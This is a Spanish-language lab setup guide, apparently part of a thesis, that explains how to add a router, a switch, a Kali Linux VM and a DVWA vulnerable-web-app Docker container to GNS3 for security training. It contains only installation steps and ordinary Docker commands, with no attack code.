
Como se observa en la ilustración 3, se nos desplegará el siguiente menú con todas esas opciones que se observan en la parte derecha, en la opción de *IOU DEVICES* dentro de la sección de *IOS on UNIX,* se puede observar que ya está creado el Router, pero inicialmente esta sección nos va a aparecer vacía ya que es una instalación limpia de GNS3. Como siguiente paso se debe aplastar el botón de *New* para continuar con el proceso.




Figura 4 Escogiendo el tipo de servidor

Según se muestra en la figura 4, se presentarán 2 opciones a escoger en este apartado. La primera opción hace referencia a si este dispositivo que se está creando se ejecutará en una computadora remota y la segunda opción será que se ejecute en la máquina virtual de GNS3. Para esta ocasión se escoge la segunda opción y se procede.

Figura 5 Nombre e imagen para el dispositivo

De acuerdo con la figura 5, pedirá que se coloque un nombre para el dispositivo y escoger si es una imagen existente o es una nueva imagen. Para este caso, se escoge *New Image,* en la sección de *type* se selecciona *L3 image* y se presiona en *Browse* para agregar la imagen del Router.




Figura 6 Selección de imagen para el dispositivo

Según se muestra en la figura 6, se desplegará este menú en el que se selecciona la imagen para el dispositivo, cabe recalcar que estos archivos están disponibles para descargar libremente en el internet y son de libre uso, no requiere de hacer un pago adicional para poderlos usar. Una vez seleccionada la imagen, se presiona en *Finish* y ya estará listo el Router para usarlo en GNS3.

3.3. Agregar Docker a GNS3

En este apartado se mostrarán los pasos que se deben seguir para agregar un contenedor al entorno en GNS3. Para esta práctica se agregará un Docker que contiene una aplicación web vulnerable, la cual permitirá realizar diversos ataques para que se logre aprender acerca de estos y como uno se podría defender de manera correcta y eficiente.




Figura 7 Máquina virtual de GNS3

Como se puede observar en la ilustración 7, es el menú de la máquina virtual de GNS3 en donde se presentará de esa forma. Esta pantalla es simplemente información general que se presenta acerca del dispositivo como la versión que se está usando, esta

también si hay soporte para KVM (*Kernel-based Virtual Machine*), se muestra cómo se puede conectar a la máquina mediante ssh (*Secure Shell*), entre otras.




Figura 8 Menú de opciones de máquina virtual GNS3

Según se muestra en la figura 8, se muestra un menú amplio de opciones con las descripciones de que hace cada una de estas, para este apartado se debe centrar en la cuarta opción que permitirá entrar a un *Shell*, para ejecutar los comandos necesarios para agregar el Docker.

Para la siguiente pantalla que se mostrará, se observará una terminal con un fondo negro, es aquí donde se debe colocar el siguiente comando para empezar la descarga del Docker: *docker run --rm -it -p 80:80 vulnerables/web-dvwa*. Este comando hará que se empiece a descargar el contenedor que se usará para este laboratorio.

Con el siguiente comando: *docker ps -a,* hará que se muestre en la terminal todos los Dockers que se tenga agregados o instalados en nuestra máquina GNS3, igualmente se pueden ver los contenedores que estén en ejecución, así mismo como los que estén detenidos.

El siguiente paso ahora es agregar ese contenedor a GNS3, porque en este momento solo esta almacenado en la máquina virtual, pero como GNS3 trabaja en conjunto con esa máquina es sencillo agregar este contenedor al proyecto. A continuación, se presentarán los pasos para lograr este objetivo:




Figura 9 Menú de Docker en GNS3

Como se puede observar en la ilustración 9, se deben seguir los mismos pasos que se muestran en las ilustraciones 2 y 3 para llegar a este mismo menú, pero esta vez ir a la última opción que es la de *Docker containers*, en esta parte es donde se agrega el contenedor que por el momento se encuentra almacenado en la máquina virtual.

Para agregar un nuevo Docker, se selecciona la sección de *New,* y se podrán observar las mismas opciones que son presentadas en la ilustración 3, y nuevamente se procede a seleccionar la opción de ejecutar el contenedor en la máquina virtual de GNS3, ya que no se dispone de una computadora remota.

Figura 10 Escoger imagen para Docker

De acuerdo con la figura 10, se pedirá que se escoja si se desea crear una imagen de Docker o usar una ya existente. En los pasos anteriores se observa cómo se descargó el contenedor para poderlo usar en este apartado, así que se escoge la opción de *Existing image,* ya que la imagen ya está almacenada en la VM.

En los siguientes pasos se solicitará que se coloque un nombre para identificar a este contendor y se pondrá el que se desee. Después, se selecciona cuantos adaptadores de red se quiere para el Docker, se puede dejar en 1 pero también se pueden escoger más si se quiere usar este mismo Docker y conectarlo a múltiples dispositivos. Luego, se deja en blanco el apartado de *Start command,* no es crucial en la configuración del Docker.




Figura 11 Tipo de consola para el Docker

Según se muestra en la figura 11, la siguiente parte es que tipo de consola debe mostrarse cuando se encienda el Docker y se lo empiece a usar, por lo tanto, de todas las opciones que se ven en ese recuadro, se escoge http (*Hypertext Transfer Protocol*), esto provocará que se abra la aplicación en un navegador *web* y se muestre todo su contenido. Con todos estos pasos seguidos el Docker listo para integrarlo al proyecto.

3.4. Agregar Switch a GNS3

En esta sección se explicarán los pasos a seguir para que el dispositivo de red Switch se agregue de manera exitosa al entorno de red en GNS3. La ventaja de agregar dispositivos a este entorno es que es intuitivo y si se tiene alguna duda, la comunidad de GNS3 siempre esta activa en sus foros oficiales respondiendo a las preguntas.

Se tiene que acceder al menú que se encuentra dentro de GNS3 en la barra lateral, en el cual en el primer botón se encuentran todos los routers que se tengan agregados, los demás botones mostrarán opciones como: switches, computadoras, entre otros. Lo clave aquí es acceder al apartado de *New template* para crear el switch.




Figura 12 Opciones para instalación del template

Como se puede observar en la ilustración 12, se nos presentan 3 opciones, para empezar con el proceso de crear el Switch, para esta ocasión se debe escoger la primera opción debido a que se instalará este dispositivo desde el servidor propio de GNS3, ya que, allí tienen listo la plantilla que se necesitará para llevar a cabo este trabajo.




Figura 13 Appliances de GNS3

Según se muestra en la figura 13, se nos presentan varias opciones de dispositivos de red para escoger. Aquí, se debe dirigir a la sección de Switches, se la expande y se escoge el switch: *Cisco IOSvL2* este switch ha sido probado antes de ser escogido, ya que, se explicará más adelante que posee con una funcionalidad clave para la ayuda en la detección de ataques.




Figura 14 Servidor para el Switch

De acuerdo con la figura 14, se debe escoger la segunda opción, ya que, como se ha mostrado en anteriores pasos se está trabajando con la máquina virtual de GNS3, por lo tanto, se quiere que se instale el dispositivo allí mismo, para evitar conflictos en el proyecto e incluso como se ve en la figura se recomienda instalar allí. El siguiente paso pide escoger una configuración de QEMU (*Quick Emulator*) la cual se puede dejar la que se marca por defecto.




Figura 15 Archivo requerido para Switch

Como se puede observar en la ilustración 15, se presentan varias opciones con mensajes de que faltan archivos para proceder con la instalación del dispositivo. Lo que se tiene que hacer en esta parte es acceder a internet y descargar la siguiente imagen: *vios_l2-adventerprisek9-m.ssa.high_iron_20200929.qcow2,* esta imagen debe ser subida a GNS3 para proceder con la instalación del Switch.

3.5. Agregar máquina VMWare a GNS3

En esta sección se mostrarán los pasos a seguir para agregar una máquina virtual al entorno en GNS3 y algunas configuraciones que son necesarias hacer antes de conectarlas al entorno de red. Cabe recalcar que se puede usar otro *software* para virtualizar las máquinas, pero es recomendable utilizar VMWare, ya que el propio GNS3 lo recomienda.




Figura 16 Menú de VM (Máquina virtual) de VMWare en GNS3

De acuerdo con la figura 16, se deben seguir los mismos pasos que se muestran en las ilustraciones 2 y 3 para llegar a este mismo menú. En la parte de *VMWare VMs* debajo de *VMWare,* aquí estarán todas las máquinas virtuales que se han agregado desde el *software* para virtualizar.




Figura 17 Servidor de la máquina virtual

Según se muestra en la figura 17, se muestran 2 opciones, la primera hará que la VM se ejecute en una computadora de GNS3 remota y la segunda que la VM se ejecute en la computadora local. Se debe la segunda opción ya que no se dispone de una computadora remota para la ejecución.




Figura 18 Selección de máquina virtual

De acuerdo con la figura 18, se solicitará que se seleccione cual es la máquina virtual que se va a querer añadir a GNS3. Dentro de esa lista se puede ver todas las VM que se tenga en el software de VMWare. Cabe recalcar que para este paso ya se debe tener creado la máquina con el sistema operativo de Kali Linux, el cual se lo puede descargar sin costo alguno del sitio oficial.

